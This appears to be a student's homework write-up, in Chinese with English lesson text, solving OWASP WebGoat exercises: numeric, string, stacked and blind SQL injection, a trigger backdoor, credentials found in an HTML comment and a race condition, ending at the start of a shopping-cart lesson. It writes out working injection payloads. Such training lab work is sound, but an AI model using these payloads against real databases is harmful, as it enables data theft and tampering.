
網路與多媒體實驗 hw2 Webgoat 電機四 B03901153 陳楷訓

1. Numeric SQL Injection：

題目截圖：




General Goal(s):

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.
Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query.
Select your local weather station: Columbia

```
SELECT * FROM weather_data WHERE station = ?
```

解題流程：




STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102

SELECT * FROM weather_data WHERE station = 101

想要列出所有 weather data


→ 使用 burp 攔截封包，將 station = 101，改成 station = 101 or 1=1 結果。



STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

2. String SQL Injection :

題目截圖：



General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.
Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.


Enter your last name: Your Name Go!

```
SELECT * FROM user_data WHERE last_name = ?
```

No results matched. Try Again.

解題流程：

先在空格中輸入 Smith



USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

思考由於 Smith 為一個 string 所以 SQL 指令會是：


SELECT * FROM user_data WHERE last_name = ‘Smith’

所以若是攔截封包並且改成 Smith’ or 1=1 /* 則 SQL 指令會變成

SELECT * FROM user_data WHERE last_name = ‘Smith’ or 1=1 /*’ 。

3. Database backdoor : Stage1

題目截圖：



Stage 1: Use String SQL Injection to execute more than one SQL Statement. The first stage of this lesson is to teach you how to use a vulnerable field to create two SQL statements. The first is the system's while the second is totally yours. Your account ID is 101. This page allows you to see your password, ssn and salary. Try to inject another update to update salary to something higher

User ID:

select userid, password, ssn, salary, email from employee where userid=101

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	55000	larry@stooges.com

解題流程：

猜測 SQL 指令為：

select * from employee where userid = ?


所以若在 User ID 中輸入：

101; update employee set salary=66666 where userid = 101

則 SQL 指令將變為：

select * from employee where userid = 101; update employee set salary=66666 where userid = 101


即可將 userid 為 101 的 employee 的 salary 改成 66666。



User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	66666	larry@stooges.com

4. Database backdoor : Stage2

題目截圖：



Stage 2: Use String SQL Injection to inject a backdoor. The second stage of this lesson is to teach you how to use a vulneable fields to inject the DB work or the backdoor. Now try to use the same technique to inject a trigger that would act as SQL backdoor, the syntax of a trigger is:
CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN
UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid
Note that nothing will actually be executed because the current underlying DB doesn't support triggers.

*** You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm**

User ID:

select userid, password, ssn, salary, email from employee where userid=**101; update employee set salary=66666 where userid = 101**

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	66666	larry@stooges.com

解題流程：

因為題目說 use the same technique，所以我想也是加分號使空格中不只含有一個 SQL statement。


在空格中輸入：

```
101; CREATE TRIGGER myBackDoor BEFORE INSERT ON
employee FOR EACH ROW BEGIN UPDATE employee SET
email='john@hackme.com'WHERE userid = NEW.userid
```

即通過此關，而題目敘述有說由於此 db 不 support trigger 所以沒有成果截圖。

5. Blind Numeric SQL Injection

題目截圖：



The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 101

Account number is valid.

解題流程：


猜測後端 function 類似：

```
if( isValid(Account_Number) ){
    print( “Account is valid” )
}else{
    print( “Invalid account number” )
}
```

若要測試 pin，則使用 101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 1000);

等效於 True AND (boolean)，因為已知 Account_Number = 101 是 True

慢慢迭代縮小範圍得，pin = 2364。



Congratulations. You have successfully completed this lesson.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.


The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 2364 Go!

6. Blind String SQL Injection

題目截圖：



The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number: 101 Go!

Account number is valid

解題流程：


一開始猜想指令會是長這樣

```
101 AND ((SELECT name FROM pins WHERE
cc_number='4321432143214321') = 'Kevin' )
```

但嘗試了幾個常見的名字以後果斷放棄，覺得這樣嘗試究竟何年何月可以完成，於是我再重新看一次題目，發現題目有提及 ASCII value，我推測應該會是取出一個個 char 比較，得出一個個 char 最後組成 name。

```
101 AND (SUBSTRING((SELECT name FROM pins WHERE
cc_number='4321432143214321'), 1, 1) = 'J' );
```

Ans : Jill



Congratulations. You have successfully completed this lesson.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122


The goal is to find the value of the field **name** in table **pins** for the row with the **cc_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number: Jill

7. Discover Clues in the HTML :

題目截圖：



Developers are notorious for leaving statements like FIXME's, TODO's, Code Broken, Hack, etc... inside the source code. Review the source code for any comments denoting passwords, backdoors, or something doesn't work right. Below is an example of a forms based authentication form. Look for clues to help you log in.

Sign In

Please sign in to your account. See the OWASP admin if you do not have an account.


*Required Fields

***User Name:** guest

***Password:** •••••

解題流程：

在 firefox 中點擊「檢測元素」，看到<!--FIXME admin:adminpw-->於事輸入 User Name : admin , Password : adminpw，成功登入。



Congratulations. You have successfully completed this lesson.

Developers are notorious for leaving statements like FIXME's, TODO's, Code Broken, Hack, etc... inside the source code. Review the source code for any comments denoting passwords, backdoors, or something doesn't work right. Below is an example of a forms based authentication form. Look for clues to help you log in.


* BINGO -- admin authenticated

Welcome,admin

You have been authenticated withCREDENTIALS

8. Thread Safety Problems

題目截圖：



The user should be able to exploit the concurrency error in this web application and view login information for another user that is attempting the same function at the same time. **This will require the use of two browsers**. Valid user names are 'jeff' and 'dave'.
Please enter your username to access your account.

Enter user name: Submit

Account information for user: jeff

USERID	USER_NAME	PASSWORD	COOKIE
104	jeff	jeff	


解題流程：

由於我不了解 Thread Safety 的原理於是我先去 google 一下。

「但我們知道 static 變數，在程式中如果要操作，應該要進行 lock 來避免有其他 thread 同時存取這個變數，但如果你沒做，你就會發現在使用人數較多的 web 系統上，異常的錯誤就會出現，而且很容易引導你朝向錯誤的方向去找這個問題，你可能會以為是多人連線造成系統錯誤，又或者其他怪問題(EX:兩個 Thread 相繼讀寫同一個 static 變數，讀出來的結果卻是對方設定的值，整個錯亂)，但其實這個錯誤都是因為 Thread Safe 的 issue 了」

總之就是在多人連線時，若同時對同一個 static variable 進行操作，則可能會產生 thread safety problem。

所以我必須要製造「多人連線」的情況誘發 thread safety problem 產生，於是我開啟兩個分頁，並且分別輸入 jeff 和 dave 並且快速 submit，試了幾次以後成功使兩個分頁都印出 jeff 的資料。



Congratulations. You have successfully completed this lesson.

The user should be able to exploit the concurrency error in this web application and view login information for another user that is attempting the same function at the same time. **This will require the use of two browsers**. Valid user names are 'jeff' and 'dave'.
Please enter your username to access your account.


Enter user name: Submit

Account information for user: jeff

USERID	USER_NAME	PASSWORD	COOKIE
104	jeff	jeff	

9. Shopping Cart Concurrency Flaw

題目截圖：



For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Shopping Cart

